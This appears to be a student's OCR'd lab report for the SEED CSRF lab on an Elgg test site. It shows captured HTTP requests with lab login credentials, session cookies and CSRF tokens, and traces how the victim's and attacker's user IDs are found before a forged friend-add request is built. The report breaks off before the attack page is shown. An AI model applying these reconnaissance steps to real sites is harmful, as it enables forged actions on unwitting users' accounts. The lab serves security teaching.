
SYSTEM AND NETWORK SECURITY

FALL 2024 – Cross Site Request Forgery Lab

Due: 6th October, 2024

Task 1: Observing HTTP Request

- In this task, we need to activate "`HTTP Live Header`" in Firefox. We can find that on top right corner as shown in the figure below.



Welcome

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email *


Password *

Remember me

Log in

Lost password

- Once we open the "`HTTP Live Header`", we enter the Username and Password for Alice to capture the first request. Below are the screenshots of the "`HTTP Live Header`" window, and the first request captured.



Log in

Username or email *

alice


Password *

•••••••••


Remember me

Log in

Lost password



```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------324479354519469452823129642622
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=d2ee3cac75b38a33:T=1727221846:RT=1727221846:S=ALNI_MZQopSMJBUCIPiFdhTlR8xmpjREkw; Elgg=s3
__elgg_token=rEFqBu_RnHo_L0HWvVMIlQ&__elgg_ts=1727923593&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Thu, 03 Oct 2024 02:52:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=25bipdes8584dhnj9o144d4udk; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```





```
POST  http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------32447935451946945282312964
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=d2ee3cac75b38a33:T=1727221846:RT=1727221846:S=ALNI_MZQopSMJBUCIPiFdhTlR8xmpjREk

__elgg_token=rEFqBu_RnHo_L0HWvVMIlQ&__elgg_ts=1727923593&username=alice&password=seedalice

Content-Length:90
```

- I captured the first request and it is a "`HTTP POST`" request. We can similarly look for "`HTTP GET`" request from the "`HTTP Live Header`" window. This task was just to make us familiar with this "`HTTP Live Header`" tool.

Task 2: CSRF Attack using GET Request

- For task 2, we will first need to get the <`guid`> for Alice and Samy.
- Alice's <`guid`> can be found by observing the HTTP Live Header panel after triggering a friend request from Samy's account to Alice's account. For Samy's <`guid`>, from Samy's account, we need to inspect the profile page. At the end of the file, we see a tag <`guid`>. See the screenshots below.







```
http://www.seed-server.com/act
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu
Accept: application/json, text/javas
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=d2ee3cac75b38a33:T
GET: HTTP/1.1 200 OK
Date: Thu, 03 Oct 2024 14:54:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-c
expires: Thu, 19 Nov 1981 08:52:00 G
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; char
```

```
GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1727967237&__elgg_tc
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=d2ee3cac75b38a33:T=1727221846:RT=1727221846:S=ALNI_MZQopSMJBUCIPiFdhTlR8xmpjREk

Content-Length:0
```

- If we observe `http://www.seed-server.com/action/friends/add?friend=56`, we see that the `guid` for Alice is 56.




- Click on "`View Page Source`" and scroll down at the end to find the `guid` of Samy.


Activities
Firefox Web Browser
Oct 3 11:01
Samy : Elgg For SEED Lab
http://www.seed-server.com
view-source:http://www.seed-server.com/profile/samy


```
<div id="profile-owner-block">
    <div class="elgg-avatar elgg-avatar-large"><a><img src="http://www.seed-server.com/serve-file/e0/l1587929570/di/c0/tXfIeKGnMcFiOQ2047lq9sldJ2VTq_8S9ZI6cG_rPaw/1/59/profile/59large.jpg" alt="Samy" titl
    <nav class="elgg-menu-container elgg-menu-owner-block-container" data-menu-name="owner_block"><ul class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default" data-menu-s
<li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks "><a href="http://www.seed-server.com/bookmarks/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Bookmarks</
<li data-menu-item="file" class="elgg-menu-item-file "><a href="http://www.seed-server.com/file/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Files</span></a></li>
<li data-menu-item="pages" class="elgg-menu-item-pages "><a href="http://www.seed-server.com/pages/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Pages</span></a></li>
<li data-menu-item="thewire" class="elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/owner/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Wire post</span><

</div>
</div>

<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="59"><nav class="elgg-menu-container elgg-menu-title-widgets-container" data-menu-name="title:widgets"><ul class="elgg-menu elgg-menu-title-widget
require(['elgg/widgets'], function (widgets) {
    widgets.init();
});
</script>
</div>
</div>
</div></div></div></div><div class="elgg-page-section elgg-page-footer"><div class="elgg-inner"><nav class="elgg-menu-container elgg-menu-footer-container" data-menu-name="footer"><ul class="elgg-menu elg
<li data-menu-item="report_this" class="elgg-menu-item-report-this "><a href="http://www.seed-server.com/ajax/form/reportedcontent/add" title="Report this page to an administrator" class="elgg-anchor elgg
 * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function
 *
 * @since 3.3
 */

var lightbox_links = document.getElementsByClassName('elgg-lightbox');

for (var i = 0; i < lightbox_links.length; i++) {
    lightbox_links[i].onclick = function () {
        return false;
    };
}

var toggle_links = document.querySelectorAll('a[rel="toggle"]');

for (var i = 0; i < toggle_links.length; i++) {
    toggle_links[i].onclick = function () {
        return false;
    };
}

var elgg = {"config":{"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":{"__elgg_ts":1727967514,"__elgg_token":"WfxdziWSyTmhVZ761PmkMw"}},"se
</script><script src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://ww
require([
    "page/elements/topbar",
    "input/form",
    "elgg/reportedcontent"
]);
</script>
</body></html>
```

- We see that the `guid` for Samy is 59. Now that we have the `guid` of the Victim Alice and the attacker Samy, we see what changes do we make to make this attack successful.
- I open the attacker's container and go to /var/www/attacker/ folder and open the addfriend.html file to make necessary changes that are required for us to perform the attack.


Activities
Terminal
Oct 3 11:12
root@5e33dd65d224: /var/www/attacker
seed@VM: ~/.../Lab5
root@5e33dd65d224: /var/www/attacker

